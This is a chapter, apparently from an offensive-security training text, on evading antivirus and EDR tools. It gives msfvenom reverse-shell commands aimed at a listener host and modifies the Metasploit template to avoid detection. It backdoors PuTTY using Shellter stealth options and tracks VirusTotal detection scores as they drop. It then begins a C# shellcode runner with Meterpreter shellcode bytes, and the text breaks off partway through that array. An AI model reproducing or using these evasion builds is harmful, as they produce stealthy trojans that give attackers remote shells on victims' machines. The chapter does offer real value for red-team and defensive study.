
UAC Bypassing Techniques

Bypassing UAC is relatively straightforward!

However, as Microsoft emphasizes:

UAC is not a security boundary; it's a feature!





Advanced Evasion Techniques

Advanced Evasion Techniques:

Note: In this chapter on evasion, you'll explore a variety of defense mechanisms and evasion techniques. While it won't cover everything there is to know, it will provide a solid foundation. As with any skill you learned, you'll improve by delving deeper into the subject, discovering new approaches, and developing your own tools.



Notes:

1. Of course, there are commercial packages available on the market that can significantly aid in bypassing EDRs and other security products, such as "Outflank Security Tooling." However, in this session, we focus on understanding EDR evasion and applying evasion techniques independently, without commercial toolkits.
2. When testing the effectiveness of our payloads, we prefer never to use <https://www.virustotal.com> as payloads submitted there are forwarded directly to EDR vendors. As a result, unique payloads and techniques don't remain private for long. However, for the payloads used in this session, submitting to VirusTotal is permitted, as they are not highly unique. It's better to test on services like <https://kleenscan.com/index>, <https://antiscan.me/> and <https://multiav.bitbaan.com>.
3. The techniques covered in this session are meant to be improved and combined for the best possible results!!

Prerequisites:

To test our defensive measures we first need to create shellcode and a binary. First we will focus on obfuscating the binary and later on we will need our shellcode to create our own binaries / exploits.

In this example we will use the most basic "virus". We will use MSFVenom to create one. We choose for a simple, non-Meterpreter reverse shell.

Binary:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=172.16.10.10 LPORT=8888 -f exe > shell.exe
```


Shellcode (C#):

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=172.16.10.10 LPORT=8888 -f csharp
```

Improvement Tips:

1. Use a lesser known C2 framework.
2. Use a HTTPS reverse shell instead of a normal TCP reverse shell. Keep in mind: using even more unknown protocols is usually better, but make sure the traffic blends in!
3. Play with encryption and obfuscation to measure it's results

Checking the current result on VirusTotal is not that great (what where those other 14



The screenshot shows the VirusTotal analysis interface for a file named 'shell.exe'. The file's SHA256 hash is 950fdb61abc613948f1fa77f97bf0538c71eac3bc94d2c392feafa0ff0e19b8a. The file size is 7.00 KB and it was analyzed 'a moment ago'. The file is identified as a 'peexe' (PE executable) with '64bits' architecture and is categorized as a 'spreader'. The 'Community Score' is 58 out of 72. The interface shows that 58/72 security vendors flagged this file as malicious. The 'Threat categories' are 'trojan' and 'hacktool', and the 'Family labels' are 'metasploit', 'rozena', and 'gen7'. The 'Security vendors' analysis section shows the following results:

Vendor	Detection	Detection Name
Acronis (Static ML)	Suspicious	
AhnLab-V3	Trojan/Win.Generic.R610915	
ALYac	Trojan.Metasploit.A	
Antiy-AVL	GrayWare/Win32.Rozena.j	

Obfuscation and Packaging with Binary Payloads:

When working with a binary, there are generally limited options since we want to ensure the binary remains functional. Without access to the source code, several approaches can be used, depending on the binary type. Since we are dealing with a PE file (Portable Executable), the main options are:

- Obfuscation
- Packaging

Obfuscation:

Code obfuscation is the process of making code harder to read and understand while keeping it fully operational. It's commonly used in programming to protect intellectual property, such as source code, and to make reverse-engineering more difficult. Hackers also use obfuscation to make their malicious code undetectable. This is particularly effective against static detection based on known hashes but may not always work against heuristic scanning techniques. Common obfuscation methods include:

- Renaming symbols
- Renaming functions
- Renaming constants and variables
- Reordering control flow
- Adding bogus code

No matter how good the obfuscation, it is always possible to reverse it back to the original source code!

Some languages, like C# and JavaScript, can benefit significantly from additional obfuscation using tools such as:

C#:

- Eazfuscator.net
- PreEmptive
- Babel Obfuscator
- .NET Reactor
- ConfuserEx2

Java:

- yFiles
- Zelix KlassMeister
- Allatori
- DashO

Encryption:

As shown, some obfuscators can also encrypt parts of the code. Similar to obfuscation, encrypted code is no longer readable. However, encryption follows a defined process, and its security depends on the encryption key. If the key is known, the encryption process can be reversed to make the data readable again.

Encryption methods are broadly categorized into:

- Symmetric encryption
- Asymmetric encryption

For data encryption, symmetric encryption is the most commonly used.

Note: *Unlike encryption and obfuscation, "**hashing**" is theoretically an irreversible process.*
<https://t.me/learningnets>

Adjusting MSFVenom Payloads:

Since our MSFVenom payload is a C-compiled binary, there are limited obfuscators available. However, we can modify the MSFVenom template to change the final binary.

```
cd /usr/share/metasploit-framework/data/templates/src/pe/exe
sudo cp template.c template-backup.c
sudo nano template.c
```

```
GNU nano 8.1
#include <stdio.h>

#define SCSIZE 4096
char payload[SCSIZE] = "PAYLOAD:";

char comment[512] = "";

int main(int argc, char **argv) {
    (*(void (*)()) payload)();
    return(0);
}
```



```
GNU nano 8.1
#include <stdio.h>
#include <stdlib.h>

#define DATA_SIZE 4096
char placeholder[DATA_SIZE] = "PAYLOAD:";

void perform_operation(void *data) {
    void (*operation)() = (void (*)())data;
    operation();
}

int main(int argc, char **argv) {
    // Misleading variable names and added noise
    printf("Initializing process ... \n");
    char *runtime_data = placeholder;

    // Add a dummy conditional or operation for misdirection
    if (argc > 1) {
        printf("Argument detected: %s\n", argv[1]);
    }

    // Call the payload indirectly
    perform_operation(runtime_data);


    return 0;
}
```

Advanced Evasion Techniques

By making minor changes to the payload template, recompiling it, and basing the new binary on this modified template, we can achieve better results. Here's an example of such modifications:

```
sudo i686-w64-mingw32-gcc template.c -lws2_32 -o avbypass.exe

msfvenom -p windows/x64/shell_reverse_tcp LHOST=172.16.10.10 LPORT=8888 -x
/usr/share/metasploit-framework/data/templates/src/pe/exe/avbypass.exe -f exe >
~/Desktop/shell2.exe
```



Outcome: The adjusted MSFVenom template already provides reasonably positive results.

However, we can also use packagers to "repackage" the binary.

Packaging:

Packaging involves wrapping a binary within another binary. This can be done in several ways:

- Retaining the original functionality
- Adding bogus data
- Using the original binary's signatures (template-based)
- Changing the file size
- Obfuscating or encrypting specific components

For example, if you have an MSFVenom payload, Shellter is highly recommended for packaging shellcode into an existing binary.

Start by selecting a template binary (e.g., Putty) that matches the processor architecture (x32 or x64). In MSFVenom, use the -k option to preserve the original functionality of the binary.

Advanced Evasion Techniques

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=172.16.10.10 LPORT=8888 -e  
x64/xor_dynamic -x ~/Desktop/putty.exe -k -f exe -o test.exe
```

36 / 72
Community Score

36/72 security vendors flagged this file as malicious

02db6cb1a283da12b9c41a7253c3bcff401157c3682948fa054efa86b1eff413

PuTTY

Size: 1.96 MB | Last Analysis Date: a moment ago | EXE

peexe 64bits

DETECTION DETAILS BEHAVIOR COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: trojan.marte/shellcode

Threat categories: trojan

Family labels: marte, shellcode, rozena

Security vendors' analysis

Vendor	Detection
AhnLab-V3	Trojan.Win.Generic.C5288856
ALYac	Generic.Shellcode.Ode.Marte.C.22DF127A
Arcabit	Generic.Shellcode.Ode.Marte.C.22DF127A
Avast	Win32:MsfEncode-D [Hack]


Testing the modified binary often shows improved bypass results, with half of the EDR (Endpoint Detection and Response) solutions bypassed.

Choosing Packers:

There are many packers available, each with its own advantages. Shellter, for instance, has both free and commercial versions, which generate payloads with excellent results. For this example, we used the built-in MSFVenom shellcode creator and Putty as the template.

```
ShellterPro64.exe -f putty.exe --handler IAT --stealth --polyIAT --junk --certRestore --incSize 200 --DTCK --encode -i 1 --polyDecoder -p shell_reverse_tcp --lhost 192.168.178.83 --port 8888
```

With these adjustments, we've significantly increased the stealth of a simple MSFVenom payload.



Conclusion:

Obfuscation and packaging are incredibly powerful tools. However, the most effective approach is having full control over all aspects, including access to the source code. Let's move forward and create our own binary!

Shellcode runners, or binaries/scripts that execute malicious shellcode, come in various forms: C / C++, C#, GoLang, Java, VBA, Powershell etc.

Let's continue our research with a custom-made binary. The best choice is to write your own NIM, GO, C or C++ shellcode runner because this way you can directly access memory and it is harder to reverse. However, C# is easier and has many post options like additional obfuscation. So in this example we choose a C# Shellcode Runner.

Create a custom binary with Windows API's:

Let's start with a few requirements:

1. The binary contains the shellcode.
2. The shellcode must be executed in memory.

To achieve this, we can use APIs. These provide the syscalls to perform operations in memory. The following APIs are needed:

- | | | |
|------------------------|---|--|
| 1. VirtualAlloc | : | For reserving memory (kernel32) |
| 2. CreateThread | : | For executing a thread (kernel32) |
| 3. WaitForSingleObject | : | To ensure the shellcode is fully executed before the execution ends (kernel32) |

How do we call APIs in C#?

- By using DllImport

<https://t.me/learningnets>

- By specifying all required arguments

Advanced Evasion Techniques

Let's look at the VirtualAlloc function on Microsoft.com. This function looks like this in C++ style:

C++

```
LPVOID VirtualAlloc(  
    [in, optional] LPVOID lpAddress,  
    [in]           SIZE_T dwSize,  
    [in]           DWORD  flAllocationType,  
    [in]           DWORD  flProtect  
);
```

Value	Meaning
MEM_COMMIT 0x00001000	Allocates memory charges (from the overall size of memory and the paging files on disk) for the specified reserved memory pages. The function also guarantees that when the caller later initially accesses the memory, the contents will be zero. Actual physical pages are not allocated unless/until the virtual addresses are actually accessed. To reserve and commit pages in one step, call VirtualAlloc with <code>MEM_COMMIT MEM_RESERVE</code>. Attempting to commit a specific address range by specifying MEM_COMMIT without MEM_RESERVE and a non-NULL lpAddress fails unless the entire range has already been reserved. The resulting error code is ERROR_INVALID_ADDRESS. An attempt to commit a page that is already committed does not cause the function to fail. This means that you can commit pages without first determining the current commitment state of each page. If lpAddress specifies an address within an enclave, flAllocationType must be MEM_COMMIT.
MEM_RESERVE 0x00002000	Reserves a range of the process's virtual address space without allocating any actual physical storage in memory or in the paging file on disk. You can commit reserved pages in subsequent calls to the VirtualAlloc function. To reserve and commit pages in one step, call VirtualAlloc with <code>MEM_COMMIT MEM_RESERVE</code>. Other memory allocation functions, such as malloc and LocalAlloc, cannot use a reserved range of memory until it is released.

The function has 4 arguments:

- lpAddress : The start address in memory, with 0 the API chooses
- dwSize : The size of the reservation
- flAllocationType : Reservation type. In this case, commit & reserve = 3000
- flProtect : The memory protections (RWX) = 40

But instead of C++, we want the C# variant. Luckily, we can find many API calls and their C# imports at <https://www.pinvoke.net/>.

virtualalloc (kernel32)

Summary
The VirtualAllocEx API

C# Signature:

```
[DllImport("kernel32.dll", SetLastError=true, ExactSpelling=true)]
static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress,
    IntPtr dwSize, AllocationType flAllocationType, MemoryProtection flProtect);
```

C# Signature:

```
[DllImport("kernel32")]
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);
```

C# Signature:

```
[DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
static extern IntPtr VirtualAllocEx(IntPtr hProcess,
    IntPtr lpAddress,
    int dwSize,
    AllocationType flAllocationType,
    MemoryProtection flProtect);
```

VB.NET Signature:

```
<DllImport("kernel32.dll", SetLastError:=True, ExactSpelling:=True)> _
Private Function VirtualAllocEx(ByVal hProcess As IntPtr, ByVal lpAddress As IntPtr, _
    ByVal dwSize As IntPtr, ByVal flAllocationType As UInteger, _
    ByVal flProtect As UInteger) As IntPtr
End Function
```

Here we see the DllImport which refers to the kernel32.dll file, and where the 4 arguments are specified in their C# variants:


- lpAddress : C++ = LPVOID : C# = IntPtr
- dwSize : C++ = SIZE_T : C# = uint
- flAllocationType : C++ = DWORD : C# = uint
- flProtect : C++ = DWORD : C# = uint

- LPVOID : Pointer to a "void object," a pointer that can refer to objects of any type. This is a general-purpose pointer that can store the address of any data type.
- SIZE_T : Can be used to store the maximum size of an object (regardless of type)
- DWORD : Double Word, typically a 32-bit unsigned integer (0-4294967295)
- IntPtr : Internally represented as void*. Externally represented as an integer. Used to store an unmanaged memory pointer.
- uint : 32-bit unsigned integer (0-4294967295)

When we talk about variables and programming in C#, we often encounter the following terms:

- Managed Code
- Unmanaged Code

C# code is typically executed under the control of the Common Language Runtime (CLR), which is part of the .NET framework. The CLR runtime helps execute the code and also provides a variety of services to make the development process easier. All code managed by the CLR is called "managed code" or "Intermediate Language." All parts that are not managed by the CLR runtime are called "Unmanaged Code."



The following variable types are often seen in C# code:


- Int : 4 bytes - Whole numbers from -2147483648 to 2147483647
- Long : 8 bytes - Whole numbers from -9223372036854775808 to 9223372036854775807
- UInt : 4 bytes - Whole numbers from 0 to 4294967295
- Float : 4 bytes - Decimal numbers (up to 7 decimals)
- Double : 8 bytes - Decimal numbers (up to 15 decimals)
- Bool : 1 bit - To store a True/False value
- IntPtr : Internally represented as void*. Externally represented as an integer. Used to store an unmanaged memory pointer.
- Char : 2 bytes - To store a single character (in single quotes)
- String : 2 bytes per character - To store multiple characters (in double quotes)

The following variables are often seen in C# code:


- Unsigned integers : These are integers that can never be negative (-)
 - uint
 - byte
 - Ulong
- Signed integers : These are integers that can also contain negative (-) values
 - int
 - long

Advanced Evasion Techniques

Now that we know how to call APIs, it's time to start Visual Studio and choose a C# Windows Console App (.NET Framework):



After filling in the basic details, you get a blank template to start with.



Advanced Evasion Techniques

1 - Imports:

Imported functions (gray = currently not used).

2 - Namespace:


The namespace is used to declare a scope that contains a set of related objects. Namespaces are used to organize code elements and make them globally available.

3 - Class :

This is the class data type, which is a "structure object." Classes can contain data and functions and are an object. Namespaces are not.

4 - Static Void Main:

The main function defined as static. This means the method is tied to the class and not a specific object of that class. Void means this method does not return any



```
1  using System;
2  using System.Collections.Generic;
3  using System.Linq;
4  using System.Text;
5  using System.Threading.Tasks;
6
7  namespace ConsoleApp1
8  {
9      0 references
9      class Program
10     {
11         0 references
11         static void Main(string[] args)
12         {
13         }
14     }
15 }
16
```

The image shows a C# code snippet with four yellow stars and red boxes highlighting specific parts. Star 1 points to the 'using' statements. Star 2 points to the 'namespace ConsoleApp1' declaration. Star 3 points to the 'class Program' declaration. Star 4 points to the 'static void Main' method. The code is on a dark background with line numbers 1 through 16 on the left.

Let's build our application. We do this in the following steps:

1. We don't need all imports, so we remove them.
2. We import the APIs in the class.
3. We place the shellcode in the main function.
4. Then we calculate the length of the shellcode.
5. We reserve enough memory to place the shellcode.
6. We copy the shellcode to memory.
7. We create a thread to trigger the shellcode.
8. We wait until the shellcode is executed.

Advanced Evasion Techniques

```
//Import libraries
using System;
using System.Runtime.InteropServices;

namespace ConsoleApp1
{
    0 references
    class Program
    {
        //Import VirtualAlloc API
        1 reference
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)] static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);

        //Import CreateThread API
        1 reference
        [DllImport("kernel32.dll")] static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

        //Import WaitForSingleObject API
        1 reference
        [DllImport("kernel32.dll")] static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);
    }
}
```



```
0 references
static void Main(string[] args)
{
    // msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.178.178 LPORT=8888 -f csharp
    byte[] buf = new byte[510] {
        0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,
        0x51,0x48,0x31,0xd2,0x56,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,
        0x8b,0x52,0x20,0x4d,0x31,0xc9,0x48,0x8b,0x72,0x50,0x48,0x0f,0xb7,0x4a,0x4a,
        0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0x41,0xc1,0xc9,0x0d,0x41,
        0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,
        0x01,0xd0,0x66,0x81,0x78,0x18,0x0b,0x02,0x0f,0x85,0x72,0x00,0x00,0x00,0x8b,
        0x80,0x88,0x00,0x00,0x00,0x48,0x85,0xc0,0x74,0x67,0x48,0x01,0xd0,0x8b,0x48,
        0x18,0x50,0x44,0x8b,0x40,0x20,0x49,0x01,0xd0,0xe3,0x56,0x4d,0x31,0xc9,0x48,
